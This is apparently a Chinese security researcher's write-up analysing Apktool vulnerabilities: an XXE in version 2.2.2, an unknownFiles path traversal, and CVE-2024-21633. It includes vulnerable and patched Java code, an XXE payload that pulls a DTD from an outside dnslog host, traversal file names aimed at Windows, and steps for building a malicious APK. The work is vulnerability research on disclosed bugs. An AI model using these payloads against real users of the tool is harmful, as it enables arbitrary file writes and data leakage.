Apktool安全性研究

简介 项目地址 https://github.com/iBotPeaches/Apktool 做过Android逆向应该都知道这个工具吧 ....不再赘述了 本文会分析Apktool的历史漏洞,并且基于研究结果发现新的apktool漏洞 历史漏洞 XML外部实体漏洞 XXE 这个漏洞是Apktool在解析AndroidManifest.xml文件时,不会禁用外部实体引用,导致存在XML外部实体注
简介
项目地址 https://github.com/iBotPeaches/Apktool
做过Android逆向应该都知道这个工具吧 ....不再赘述了
本文会分析Apktool的历史漏洞,并且基于研究结果发现新的apktool漏洞
历史漏洞
XML外部实体漏洞 XXE
这个漏洞是Apktool在解析AndroidManifest.xml文件时,不会禁用外部实体引用,导致存在XML外部实体注入攻击(XXE)漏洞
回退版本至2.2.2 499c2f9039ba55c2bbc4ab7dc7b28c6e6cb78d92
先生成一个正常的APK,apktool decode之后修改AndroidManifest.xml
添加
<!DOCTYPE manifest <!ENTITY xxe SYSTEM '[https://target/sayhi;'>]>
&xxe;
不过我这里回编译的时候会报错 orz,直接去看漏洞代码吧,漏洞代码的具体位置在 fixingPublicAttrsInProviderAttributes方法

解析文件是
Document doc = loadDocument(file);
内部实现为
private static Document loadDocument(File file)
            throws IOException, SAXException, ParserConfigurationException {

    DocumentBuilderFactory docFactory = DocumentBuilderFactory.newInstance();
    DocumentBuilder docBuilder = docFactory.newDocumentBuilder();
    return docBuilder.parse(file);
}
可以发现此处就是直接对AndroidManifest.xml文件进行解析,并没有禁用外部实体
修复之后的代码变成了
public static Document loadDocument(File file)
            throws IOException, SAXException, ParserConfigurationException {

    DocumentBuilderFactory docFactory = DocumentBuilderFactory.newInstance();
    docFactory.setFeature(FEATURE_DISABLE_DOCTYPE_DECL, true);
    docFactory.setFeature(FEATURE_LOAD_DTD, false);

    try {
        docFactory.setAttribute(ACCESS_EXTERNAL_DTD, " ");
        docFactory.setAttribute(ACCESS_EXTERNAL_SCHEMA, " ");
    } catch (IllegalArgumentException ex) {
        LOGGER.warning("JAXP 1.5 Support is required to validate XML");
    }

    DocumentBuilder docBuilder = docFactory.newDocumentBuilder();
    // Not using the parse(File) method on purpose, so that we can control when
    // to close it. Somehow parse(File) does not seem to close the file in all cases.
    try (FileInputStream inputStream = new FileInputStream(file)) {
        return docBuilder.parse(inputStream);
    }
}
其中这部分代码进行了安全限制,禁止了在AndroidManifest.xml中对DOCTYPE的引入
docFactory.setFeature(FEATURE_DISABLE_DOCTYPE_DECL, true);
docFactory.setFeature(FEATURE_LOAD_DTD, false);

try {
    docFactory.setAttribute(ACCESS_EXTERNAL_DTD, " ");
    docFactory.setAttribute(ACCESS_EXTERNAL_SCHEMA, " ");
} catch (IllegalArgumentException ex) {
    LOGGER.warning("JAXP 1.5 Support is required to validate XML");
}
2.2.2这里的XXE是需要build apk的时候才能触发 那能够在decode的时候触发XXE吗
在thinkycx师傅的博客里提到了 - https://thinkycx.me/2017-12-18-Apktool-XXE-analysis.html#generated-hash-5

但是看起来当时应该没有构造出这个恶意APK
那么我们是否可以使用010editor来构造这个恶意AndroidManifest.xml文件,直接生成对应的APK,让apktool2.2.2 decode的时候触发XXE
使用dnslog来构造恶意XML,测试之后发现这样是可以触发的
<!DOCTYPE root [
        <!ENTITY  % dtd  SYSTEM "http://b5g7im.dnslog.cn">
        %dtd;
        %all;
        %send;
        ]>
<resources>
    <string name="app_name">My Application</string>
    <string name="test">
        aaaa
    </string>
</resources>

接下来看怎么用010editor把恶意payload加进去
先尝试了一下注释的方式
发现直接没有了

另外strings.xml的内容在010editor里面查看,并不是连续分布的

所以我们并不能直接去修改这个文件的内容,感觉确实利用不了了
unknownFiles路径穿越漏洞
这个漏洞是Apktool在2.2.2版本以下存在目录穿越漏洞,可以打包一个文件到恶意的apk中,在apktool 解包时造成任意文件写入。如果在web环境中,可以用来写shell
回退版本至2.2.2 499c2f9039ba55c2bbc4ab7dc7b28c6e6cb78d92
具体的解码UnknownFiles在decodeUnknownFiles
public void decodeUnknownFiles(ExtFile apkFile, File outDir, ResTable resTable)
            throws AndrolibException {
    LOGGER.info("Copying unknown files...");
    File unknownOut = new File(outDir, UNK_DIRNAME);
    try {
        Directory unk = apkFile.getDirectory();

        // loop all items in container recursively, ignoring any that are pre-defined by aapt
        Set<String> files = unk.getFiles(true);
        for (String file : files) {
            if (!isAPKFileNames(file) && !file.endsWith(".dex")) {

                // copy file out of archive into special "unknown" folder
                unk.copyToDir(unknownOut, file);
                // lets record the name of the file, and its compression type
                // so that we may re-include it the same way
                mResUnknownFiles.addUnknownFileInfo(file, String.valueOf(unk.getCompressionLevel(file)));
            }
        }
    } catch (DirectoryException ex) {
        throw new AndrolibException(ex);
    }
}

创建一个恶意的APK动态调试分析 名字为../../../aaa,在2.2版本下 可以看到aaa逃逸了出来
构建一个测试方法 动态调试寻找答案
@Test
public void checkUnknowFileDecode() throws AndrolibException, IOException, DirectoryException {
    String apk = "temp/app-debug.apk";

    ApkDecoder apkDecoder = new ApkDecoder(new File(apk));
    apkDecoder.setForceDelete(true);
    apkDecoder.setOutDir(new File(apk + ".out"));
    apkDecoder.decode();
}

可以看到这里会将不符合这个条件的unknownfile复制到 unkownOut文件夹路径下
!isAPKFileNames(file) && !file.endsWith(".dex")
unkownOut路径是 temp\app-debug.apk.out\unknown
判断已知的文件名方法为
private boolean isAPKFileNames(String file) {
    for (String apkFile : APK_STANDARD_ALL_FILENAMES) {
        if (apkFile.equals(file) || file.startsWith(apkFile + "/")) {
            return true;
        }
    }
    return false;
}
所以这里出现路径穿越的原因已经很明显了
接下来回到apktool最新版本,检查这个问题是否真正修复了,新版本中的实现代码为
private void copyUnknownFiles(File outDir) throws AndrolibException {
    LOGGER.info("Copying unknown files...");
    File unknownOut = new File(outDir, UNK_DIRNAME);
    try {
        Directory unk = mApkInfo.getApkFile().getDirectory();

        // loop all items in container recursively, ignoring any that are pre-defined by aapt
        Set<String> files = unk.getFiles(true);
        for (String file : files) {
            if (!isAPKFileNames(file) && !file.endsWith(".dex")) {

                // copy file out of archive into special "unknown" folder
                unk.copyToDir(unknownOut, file);
                // let's record the name of the file, and its compression type
                // so that we may re-include it the same way
                mApkInfo.addUnknownFileInfo(file, String.valueOf(unk.getCompressionLevel(file)));
            }
        }
    } catch (DirectoryException ex) {
        throw new AndrolibException(ex);
    }
}
但是检测代码不在这个里面 而是在
private void loadAll() {
    mFiles = new LinkedHashSet<>();
    mDirs = new LinkedHashMap<>();

    int prefixLen = getPath().length();
    Enumeration<? extends ZipEntry> entries = getZipFile().entries();
    while (entries.hasMoreElements()) {
        ZipEntry entry = entries.nextElement();
        String name = entry.getName();

        if (name.equals(getPath()) || ! name.startsWith(getPath()) || name.contains(".." + separator)) {
            continue;
        }

        ....
关键的检测部分在
if (name.equals(getPath()) || ! name.startsWith(getPath()) || name.contains(".." + separator)) {
而 separator 是

所以我们立马把payload从../../../aaa改成 ..\..\aaaa来攻击windows的设备
第二处检测的代码在
public static String sanitizeFilepath(final File directory, final String entry) throws IOException, BrutException {
    if (entry.isEmpty()) {
        throw new InvalidUnknownFileException("Invalid Unknown File");
    }

    if (new File(entry).isAbsolute()) {
        throw new RootUnknownFileException("Absolute Unknown Files is not allowed");
    }

    final String canonicalDirPath = directory.getCanonicalPath() + File.separator;
    final String canonicalEntryPath = new File(directory, entry).getCanonicalPath();

    if (!canonicalEntryPath.startsWith(canonicalDirPath)) {
        throw new TraversalUnknownFileException("Directory Traversal is not allowed");
    }
路径经过归一化处理之后
final String canonicalEntryPath = new File(directory, entry).getCanonicalPath();
变成了 E:\temp\Apktool\brut.apktool\apktool-lib\temp\aaaa
接下来对比两个路径的开头,在这里是
- E:\temp\Apktool\brut.apktool\apktool-lib\temp\app-debug.apk.out\unknown\
- E:\temp\Apktool\brut.apktool\apktool-lib\temp\aaaa
很显然是不会相同的,由此会抛出错误,进而跳过该文件的覆盖

所以这里确实不再存在漏洞了
CVE-2024-21633 解码时任意文件写入
生成恶意APK
原作者对于这部分只有只言片语,而网上也没啥复现研究的文章,只能自己摸索生成了


这里的图片是


也就是原来的Android项目文件目录结构为 res/raw/test,生成的APK经过某种操作之后,AndroidStudio的APK分析器来查看APK信息的时候,就可以看到2、3位置的信息,即Name和default的名字不一致的情况,Name就是我们构造的路径穿越poc
正常产生的APK这里的信息是

然后进行一通操作,发现即便使用apktool进行反编译 修改了之后apktool回编译又出现了问题;如果直接使用zip软件打开apk进行文件的修改后,也不能改变resources.arsc里面的值。
最后使用010 Editor实现了效果
将APK ZIP解压缩之后,使用010 Editor搜索需要修改的文件名,搜索结果应该是两个,修改没有res/raw/文件目录的那个

重新将文件夹压缩为apk
